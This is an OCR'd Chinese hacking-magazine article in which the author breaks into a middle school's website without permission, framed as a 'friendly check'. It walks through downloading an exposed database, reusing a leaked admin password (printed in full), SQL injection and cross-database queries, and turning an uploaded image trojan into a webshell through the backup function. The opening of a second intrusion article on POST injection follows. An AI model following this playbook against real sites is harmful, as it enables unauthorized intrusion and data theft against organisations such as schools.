


图 10




图 11

友情检测某中学网站

x0520

最近没事干，就帮同学检测了他们学校的网站。打开网站，随便找了几个链接，没有找到注入点，却发现页面的链接有点特殊，如图1。

用E_ReadNews.asp作为关键字在网上搜索了一下，最后确定是E创政府网站管理系统。在网上把源码下下来，由于我是小菜，不会找漏洞，只好去下载默认数据库，可惜管理员把默认数据库修改了，不能下载。

用阿D扫出后台，尝试弱口令也失败。在源码里翻了一会儿，发现源码里有一个zongg文件夹，在它下面发现了一个名为ZonGG1.1.0.0.mdb的数据库。在网站上打开，发现是个广告管理系统，如图2。

看来这个广告管理系统的数据库是独立的，立马尝试下载数据库，成功下载，如图3。

用辅臣数据库浏览器打开数据库，得到管理员用户名为admin，密码为wkk*#70883303412。用得到的用户名密码成功登录，但后台没有什么可利用的地方，只好退出来。

想了想，这个密码很复杂，不像是随便设置的，主站很可能也是这个密码。于是就尝试登录主站，竟然成功了，如图4。

后台有备份数据库的功能，但是发现不能修改要备份数据库的地址。想在站点配置文件中插马，看了看源码，发现配置信息被写入数据库了。数据库又有防下载表，也不能利用。再测试上传漏洞，也无功而返，只好退出来，一下子不知道该怎么办了。

心想不能放弃，就在网站上转悠，发现网站上还有几个子站点，如图5。

打开校友录看了看，不知道是什么系统，找了几个链接也没有注入点。看到有注册功能，就注册了个用户进去，再找几个链接，终于找到了一个注入点，如图6。

把地址放进NBSI里跑，却跑不出表名，可能是表名有些特殊。先找找是什么系统，用阿D扫出了后台，打开后台，发现右下角有版权信息，如图7。

是CC开放式校友录，立马到网上搜索下载，但是还没仔细看，就放弃了。于是打开晨笙文学社，再习惯的用阿D扫了一下后台，却扫到了一个FUploadFile文件夹，如图8。

以前我下载源码时，发现这个文件夹比较特殊，就把它添加到阿D的字典里面，没想到在这里派上用场了。我记得那个系统是飞腾网站管理系统，立马再到网上下载一次，找到默认数据库/data#v390/feitec#data.asa。

访问默认数据库，如图9，不过数据库里有防下载表，没办法下载。再到这个网站上看看，随便找个链接，加了个“'”，出现了防注入，还把我的IP封了，再访问网站也访问不了了，如图10。

晕啊，非把你拿下不可。我想了想，刚才在主站后台发现了网站的根目录是D:\wz\，这个文学社的站点又在主站的chensheng文件夹下，那么它的数据库地址有可能就是D:\wz\chensheng\data#v390\feitec#data.asa。我们又有同学录的一个注入点，这样就可以跨库查询。虽然不能访问它的网页文件，但是可以访问它的数据库。




图1




图2




图3




图4




图5




图6




图7





图8


Active Server Pages 错误 'ASP 0116'

丢失脚本关闭分隔符

/chensheng/data#v390/feitec#data.asa，行 54

Script 块缺少脚本关闭标记(%>)。

图9

access的跨库查询可以用NBSI，如图11，成功跑出用户名密码，但是密码是32位的MD5。到网上破解一下，果然没跑出来，这下又回到起点了。

再静下来想想，那个跑不出表名的注入点还可以用，刚才在官网上没找到同学录的源码，但是看到有很多类似的系统，它们的表名可能一样！于是到官网上下了一套类似的源码，发现数据库表名是class_name。




图10




图11

把它添加到NBSI里，再跑一下那个注入点，果然表名相同，成功跑出账号密码。进入后台，后台有备份，可以自定义数据库路径，但是却没有上传的地方。

想了想，主站有上传的地方，于是在主站上传了一个图片木马，得到地址为/uploadfile/jpg/2009-11/2009111020579619.jpg，所以它的绝对路径就是D:\wz\uploadfile\jpg\2009-11\2009111020579619.jpg。

同学录站点的绝对路径是D:\wz\cs\，那么在当前数据库路径里填写的图片木马的相对路径就是../uploadfile/jpg/2009-11/2009111020579619.jpg，“../”表示当前文件夹上一级文件夹，如图12。




图12

点击“开始备份”，成功备份出小马，访问小马，熟悉的画面终于出现了，如图13。




图13

用小马传了个大马上去，webshell终于拿到了。这篇文章没有什么技术含量，只是因为我的不细心，导致走了弯路。如果在下载源码那里细心一点，就会少费很多功夫，所以我们入侵时一定要有足够的耐心和细心，希望这篇文章可以对大家有所帮助。

编辑点评：跨库查询干得不错。

POST型注入点下的LOG备份入侵

耗子

一、开始

偶尔得到了一个注入点，用啊D检测如图1所示。

虽然说是SA，但是库名和用户名迟迟无法检测出来，只好换工具。将注入点扔进穿山甲中检测，却提示没有注入，难道是啊D误报了？接着用穿山甲的POST检测方式重新检测这个注入点，如图2所示。

